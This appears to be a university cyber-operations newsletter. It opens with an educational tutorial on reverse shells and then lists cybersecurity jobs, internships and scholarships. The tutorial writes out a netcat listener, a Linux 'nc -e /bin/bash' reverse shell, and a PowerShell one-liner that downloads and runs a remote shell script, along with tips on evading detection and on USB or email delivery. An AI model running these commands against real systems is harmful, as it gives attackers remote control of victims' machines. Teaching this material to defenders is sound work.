
1/3

HOW TO GET REMOTE ACCESS USING REVERSE SHELLS

IN ORDER TO LEARN HOW TO DEFEND YOU MUST UNDERSTAND HOW TO ATTACK

HACKING POC

Devices on your home network usually have a private IP address which is issued by a router or something with DHCP running on it. Your home setup may be a little different but for most cases this is how the general public connect their devices to the internet. If I wanted to send your Desktop a file, I would need to know more then just your devices public or private IP address because I should not have a direct connection to your device outside of your internal network. Unless you open a port directly, this will hold true and a random device on the internet could not directly connect to a device on your home network. Your home devices on the network are protected by network address translation (NAT). Your home devices can not be directly addressed so the "bad guys" can not communicate with your devices. So, you are safe right, no viruses or malware for you RIGHT? How can a malicious individual communicate with your machine and steal your information or ransomware your server, there is no direct connection. Well, this is where we will start talking about infection vectors very briefly, they either fool the user to starting this communication or they force something on the machine to make this connection, but your machine is needed to make one of these first steps. Either they send you an email or use something like a Rubber Ducky to run a script and initiate a connection. We are going to go over these steps and focus on the creation and use of a reverse shell.



CAUTION — THIS ARTICLE SHOWS YOU HOW TO PERFORM POTENTIALLY ILLEGAL ACTIVITIES. THIS SERIES IS INTENDED FOR ACADEMIC PURPOSES ONLY AND IS MEANT TO PROVIDE EDUCATION TO CYBER SECURITY PROFESSIONALS... IF YOU WANT TO DO THIS STUFF FOR REAL, DO GOOD IN SCHOOL AND GET A JOB THAT PAYS YOU TO DO IT - LEGALLY!!

2/3

HOW TO GET REMOTE ACCESS USING REVERSE SHELLS

IN ORDER TO LEARN HOW TO DEFEND YOU MUST UNDERSTAND HOW TO ATTACK

HACKING POC

So, to create our reverse shell we need two separate computers and ideally one needs to be outside of your private network. So, you can either set up a listener "attacker" on a shared hosting service like Linode or Amazon AWS or we can set up a separate network and separate them utilizing two separate NAT addresses. Linode or Amazon AWS offer starting credits to start the service but do cost money and can get out of hand if not controlled correctly. Other services are available as well, but I plan to cover Linode and Amazon AWS in a future edition so wanted to cover those first. Your remote virtual machines (VM) won't need much. Select the lowest setting out there, select an Ubuntu VM, set your login credentials and then provision your virtual machine. Your internal machine that we will hack can also be set up as a Linux machine. You can use Windows if you want but for this example just install a copy of netcat.

So first, on our malicious machine or the "attacker" we are going to set up a listener. On this machine we are going to wait for our victim to connect. The command will be :

```
nc –lnvp 87 –s 8.8.8.8
```

L = listening
N = no DNS, IP address only
V = verbose
P = Use a defined port
S = Source IP address to listen on. (Depending on how many interfaces your machine has)

Quick note, your port can be anything you want, but to avoid easy detection by antivirus or firewalls it is a good practice to keep your port under 1000. In our example we will use port 87.

Next, we need our victim to connect to our listener and we will go over how this can be accomplished in just a bit, but what command is needed to create this communication? For a Linux victim the command will be something like

```
nc –e /bin/bash 8.8.8.8 87
```

(Assuming the listener is at the address 8.8.8.8)

3/3

HOW TO GET REMOTE ACCESS USING REVERSE SHELLS

IN ORDER TO LEARN HOW TO DEFEND YOU MUST UNDERSTAND HOW TO ATTACK

HACKING POC

Great, in a very basic way we were able to establish a reverse shell but what about Windows? Well Windows has an amazing program installed by default called PowerShell. On the attacker side we are going to change how we set up our listener by running the following command

stty raw -echo; (stty size; cat) | nc –lnvp 87 –s 8.8.8.8

Again, this is assuming that the attacker interface is 8.8.8.8

On the windows victim we are going to use the following command

IEX(IWR https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell 8.8.8.8 87

This will download Netcat and then create a connection using our defined IP address and port number. This will allow you to do everything from a Windows command line, that is crazy!

So how do we get onto your victim machine? Well, you could gain physical access and type these commands manually, that is one option but everything we have gone over so far is scriptable. Hiding a script in something like a USB Rubber Ducky means you can script this all out and plug it in at your convenience. Alternatively, you can also simply send an email with these commands embedded as a script but that is a topic for a future Hacking POC

>. CYBER PHYSICAL SYSTEMS RESEARCHER

≥ INTERNET OF THINGS DEVICES, CRITICAL INFRASTRUCTURE, AND SENSOR AND COMMUNICATION SYSTEMS ALL HAVE ONE THING IN COMMON: THEY INTERFACE THE DIGITAL AND PHYSICAL DOMAINS.

≥ THE CYBER-PHYSICAL SYSTEMS GROUP AT MIT LINCOLN LABORATORY CONDUCTS RESEARCH TO UNDERSTAND THE CYBERSECURITY IMPLICATIONS OF THESE PHYSICAL INTERFACES AND USE THE RESULTS OF OUR RESEARCH TO DEVELOP PROTOTYPES THAT SERVE AS PATHFINDERS FOR FUTURE TECHNOLOGICAL SOLUTIONS.

≥ THE CYBER PHYSICAL SYSTEMS GROUP TACKLES KEY PROBLEMS IN THE CONVERGENCE OF CYBERSECURITY AND THE PHYSICAL WORLD IN AN INTERDISCIPLINARY RESEARCH AND DEVELOPMENT ENVIRONMENT. WE FOCUS ON DEVELOPING NEW CAPABILITIES IN THE AREAS OF HARDWARE SECURITY AND CYBER-EW FOR THE DOD, INTELLIGENCE COMMUNITY, AND FEDERAL AGENCIES.

≥ KEY TECHNOLOGY DEVELOPMENT THRUSTS INCLUDE NOVEL SENSORS, TESTBED DEVELOPMENT AND INTROSPECTION, AND UNCONVENTIONAL METHODS OF SYSTEM EXPLOITATION.

≥ WE HAVE POSITIONS OPEN FOR FULL TIME AS WELL AS INTERNSHIP OPPORTUNITIES.

MIT LINCOLN LABORATORY

LEARN ABOUT CYBER SECURITY AND WORK IN CYBER SECURITY

JOBS & INTERNSHIPS

REMOTE CYBERSECURITY INTERN

OSHKOSH

As a Cybersecurity Intern, you will have the opportunity to protect significant company assets in the form of information, computers, and technology. You will be supporting our mission to improve the security posture of our global company. While in this role, you will have the potential to learn industry best practices , technical knowledge on cybersecurity and associated technologies, an understanding of organizational structure and communication flows across functions, and gain networking experience with other interns and professionals

THREAT RESEARCH ANALYST INTERNSHIP – REMOTE SUMMER 2022

If you are passionate about cybersecurity and are interested in learning more about real-world attacks and how security technologies detect and block them, the Mandiant Security Validation BRT is a perfect fit for you! As an intern you will work with the full-time threat analysts to analyze and replicate attacks. However, as part of Mandiant, you will also benefit from our IGNITE program that offers training and workshops with many different Mandiant teams, including Mandiant's red team and FLARE.

- Experience with Ruby
- Experience with malware analysis or vulnerability research
- Experience with Snort, Wireshark, Cuckoo, YARA, and/or Suricata
- Participated in Cyber Security Capture the Flag (CTF) competitions

Minimum Hourly: $25/hour. Final pay will be determined commensurately with cost of living, experience level, and/or any other legally permissible considerations.

LEARN ABOUT CYBER SECURITY AND WORK IN CYBER SECURITY

JOBS & INTERNSHIPS

.NET CORE / ASP.NET CORE SOFTWARE ENGINEER

ellisys

Ellisys is seeking brilliant people, who are highly analytical, capable of thinking “out-of-the-box”, and who are motivated to learn from the best. You will bring a strong programming background to the team, coupled with personal enthusiasm and high energy. Your work will be challenging and diverse, and your creativity and proactive approach will be welcomed. You will be contributing to the world's best and most advanced protocol test solutions for technologies such as USB, Bluetooth and Wi-Fi.

- Strong programming background in C# / .NET Core
- Experience with web frameworks such as ASP.NET Core is a plus
- Experience with .NET Core Entity Framework is a plus
- Experience with databases is a plus
- Knowledge of Bluetooth, Wi-Fi or other wireless communication protocols is a plus
- Must be analytical, creative and a good communicator
- Strong team player
- Fluent in English - other languages a plus

FIELD APPLICATION ENGINEER

ellisys

Ellisys is seeking a Field Application Engineer (FAE) with a background in wired and wireless communications technologies, experience in protocol test & measurement tools, and an ability to work closely with customers to expeditiously understand and solve complex technical issues. Our customers include the world’s largest technology companies as well as smaller developers, working across a variety of markets and product categories, including silicon developers, makers of consumer electronics, wireless radio manufacturers, IP providers, test labs, government agencies, automotive companies, and more.

- Test verification or validation, or qualification testing
- Knowledge of protocol test solutions and use cases
- Knowledge of USB, Bluetooth, and/or Wi-Fi protocols
- Excellent verbal and written communications skills

CAE-CYBER OPERATIONS SUMMER INTERN PROGRAM

This internship is NSA'S premier outreach program for students enrolled in the cyber operations specialization at NSA-DESIGNATED universities. You will gain knowledge of specific cyber-related topics and apply that knowledge to address various real-world mission-related technical challenges. You will work on a broad range of problems involving applications of computer science and engineering.

APPLICATIONS ACCEPTED BETWEEN SEPTEMBER 15TH TO OCTOBER 31ST

- Annual leave, sick leave and paid federal holidays
- Students who attend schools in excess of 75 miles from Ft. Meade, MD, are eligible for a round trip airfare ticket
- Subsidized housing accommodations are available upon request if school is in excess of 75 miles from NSA main HQs campus.

- Must be a U.S. citizen.
- Must be eligible to be granted a security clearance.
- GPA of 3.0 or higher on a 4.0 scale in Cyber Operations specializations programs.
- Must be a college sophomore, junior, senior, or graduate student with at least one semester remaining after the internship.

CAE IN CYBERSECURITY COMMUNITY

The NSA CAE–CO designation provides UA graduates access to the CAE Community and all of its resources.

DOD CYBER SCHOLARSHIP PROGRAM (DOD CYSP))

The Department of Defense (DoD) Cyber Scholarship Program (CySP) is sponsored by the DoD Chief Information Office and administered by the National Security Agency (NSA).

The objectives of the program:

- Promote higher education in all disciplines of cybersecurity
- Enhance the Department's ability to recruit and retain cyber and IT specialists,
- Increase the number of military and civilian personnel in the DoD with this expertise, and ultimately
- Enhance the nation's cyber posture.

- The DoD is working with universities like the University of Arizona and other defined National Centers of Academic Excellence (CAE). Interested students need to apply directly with the University of Arizona at CYSP@EMAIL.ARIZONA.EDU

- Minimum cumulative GPA of 3.2 (undergraduate)
- Must be entering junior or senior year.
- Must be a U.S. Citizen.
- Must agree to work for the DoD as a civilian for one year for each year of scholarship received.

CAE IN CYBERSECURITY COMMUNITY

The NSA CAE–CO designation provides UA graduates access to the CAE Community and all of its resources.

>. INTERNSHIP OPPORTUNITY

>. FORT MEADE MD

≥ **SEMPER IN PROELIO**, Latin for "Always in Battle", Persistently engaged in the cyber domain, we are responsible for defending over 220,000 systems on the Marine Corps Network worldwide and conducting offensive cyber operations using cutting edge technology that support our national security objectives

≥ **MISSION:** Each Apprentice will have the opportunity to work on real-world operational problem sets. Based on demonstrated proficiency, everyone will receive tasking and work on teams that contribute to operations, research, or capability /program development with cyber, information technology, or computer science applications.

≥ Required to qualify for TS/SCI clearances and pass counterintelligence polygraph.

≥ Hired at GG4, GG5, or GG7 pay grade (with locality pay)

≥ Interns work 40-hours every week (M-F)

≥ Interns may remain in the program for up to three years.

≥ **OCTOBER 1ST APPLICATION DEADLINE**

contact Ana Hix Program Manager

recruit_marforcyber@nsa.gov

U.S. Cyber Command

Components

U.S. Army Cyber Command

Headquarters: Fort Gordon, Georgia

U.S. Fleet Cyber Command

Headquarters: Fort Meade, Maryland

Air Forces Cyber

Headquarters: Joint Base San Antonio, Texas

Marine Corps Forces Cyberspace Command

Headquarters: Fort Meade, Maryland

National Cybersecurity Virtual Career Fair

September 17, 2021

NCyTE CENTER

Sponsored by NCyTE Center and the CAE Community

- THE 5TH ANNUAL NATIONAL CYBERSECURITY VIRTUAL CAREER FAIR, SPONSORED BY NATIONAL CYBERSECURITY TRAINING AND EDUCATION (NCYTE) CENTER AND THE CAE IN CYBERSECURITY COMMUNITY, IS RIGHT AROUND THE CORNER! OUR CAREER FAIR BRINGS TOGETHER STUDENTS AND ALUMNI FROM OVER 300 INSTITUTIONS ACROSS THE NATION DESIGNATED AS CENTERS OF ACADEMIC EXCELLENCE IN CYBERSECURITY WITH EMPLOYERS OFFERING INTERNSHIPS, TEMPORARY, PART-TIME, AND FULL-TIME EMPLOYMENT. THIS YEAR, THE NATIONAL CYBERSECURITY VIRTUAL CAREER FAIR WILL TAKE PLACE ON SEPTEMBER 17TH, 2021, FROM 9AM TO 1PM PT.

- EACH YEAR, THE NUMBER OF UNDERGRADUATE AND GRADUATE STUDENTS AND ALUMNI PARTICIPATING IN THIS EVENT CONTINUES TO GROW. PARTICIPANTS COME FROM A VARIETY OF DISCIPLINES, INCLUDING CYBERSECURITY, SECURITY STUDIES, COMPUTER SCIENCE, ENGINEERING, MATH, PHYSICS, AND PROJECT MANAGEMENT. STUDENTS FROM CAES IN RESEARCH (CAE-R), CYBER DEFENSE (CAE-CD), AND CYBER OPERATIONS (CAE-CO) ARE INVITED TO PARTICIPATE FOR FREE.

- STUDENTS AND ALUMNI CAN SUBMIT RESUMES BEFORE THE VIRTUAL CAREER FAIR BEGINS TO ALLOW EMPLOYERS TO VIEW RESUMES BEFORE THE CAREER FAIR. STUDENTS CAN PARTICIPATE IN WORKSHOPS LEADING UP TO THE NATIONAL CYBERSECURITY VIRTUAL CAREER FAIR TO HELP THEM BUILD THEIR RESUME AND INTERVIEW SKILLS.

CLICK HERE
TO REGISTER

```
>.  ---CONNECTION ESTABLISHED---
>. FROM EVERYONE AT THE UNIVERSITY OF ARIZONA
>. HAVE AN GREAT LABOR DAY
>. 06 SEPTEMBER 2021
>. ---END TRANSMISSION---
```

THANK YOU

CONTACT US

CIIO@EMAIL.ARIZONA.EDU

1140 N. Colombo Ave. | Sierra Vista, AZ 85635

Phone: 520-458-8278 ext 2155

https://cyber-operations.azcast.arizona.edu/

ART BY @ANDREA PIACQUADIO

THE UNIVERSITY OF ARIZONA